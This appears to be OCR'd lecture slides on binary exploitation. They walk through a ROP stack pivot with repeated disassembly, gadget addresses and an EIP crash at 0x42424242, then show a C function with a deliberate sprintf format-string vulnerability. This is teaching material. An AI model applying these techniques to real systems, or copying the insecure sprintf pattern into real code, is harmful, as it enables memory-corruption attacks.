
- Execution

```
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret    == pop eip;
```

```
write:
0xf7e32240 <+0>: endbr32
0xf7e32244 <+4>: push   edi
0xf7e32245 <+5>: push   esi
0xf7e32246 <+6>: call   0xf7e99e05
...
0xf7e32284 <+68>: ret
```

EIP

(Address of `setvbuf` printed to stdout)



rop-pivot


- Execution

```
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret    == pop eip;
```

```
write:
0xf7e32240 <+0>: endbr32
0xf7e32244 <+4>: push   edi
0xf7e32245 <+5>: push   esi
0xf7e32246 <+6>: call   0xf7e99e05
...
0xf7e32284 <+68>: ret
```

EIP

```
pop3_ret:
0x8049241 <init+91>: pop    ebx
0x8049242 <init+92>: pop    esi
0x8049243 <init+93>: pop    ebp
0x8049244 <init+94>: ret
```



rop-pivot


- Execution

```
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret    == pop eip;
```

```
write:
0xf7e32240 <+0>: endbr32
0xf7e32244 <+4>: push   edi
0xf7e32245 <+5>: push   esi
0xf7e32246 <+6>: call   0xf7e99e05
...
0xf7e32284 <+68>: ret
```

```
pop3_ret:
0x8049241 <init+91>: pop    ebx
0x8049242 <init+92>: pop    esi
0x8049243 <init+93>: pop    ebp
0x8049244 <init+94>: ret
```

EIP



rop-pivot

- Execution


```
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret    == pop eip;
```

```
write:
0xf7e32240 <+0>: endbr32
0xf7e32244 <+4>: push   edi
0xf7e32245 <+5>: push   esi
0xf7e32246 <+6>: call   0xf7e99e05
...
0xf7e32284 <+68>: ret
```

```
pop3_ret:
0x8049241 <init+91>: pop    ebx
0x8049242 <init+92>: pop    esi
0x8049243 <init+93>: pop    ebp
0x8049244 <init+94>: ret
```

EIP Crash at 0x42424242

(You can continue ropping!)



rop-pivot

- Final exam: A 64-bit version of this challenge
  - Please refer to my exploit script uploaded to PLMS!

sprintf

- Vulnerability?

```
void vuln() {
  char printf_buf[0x200];
  char buf[0x100];

  while(true) {
    memset(buf, 0, sizeof(buf));
    memset(printf_buf, 0, sizeof(printf_buf));

    printf("Enter your input\n");
    read(0, buf, sizeof(buf));
    if (strchr(buf, 'n')) {
      printf("You cannot use 'n'\n");
      break;
    }
    sprintf(printf_buf, buf);
    printf("Your input : %s", printf_buf);
  }
}
```

Questions?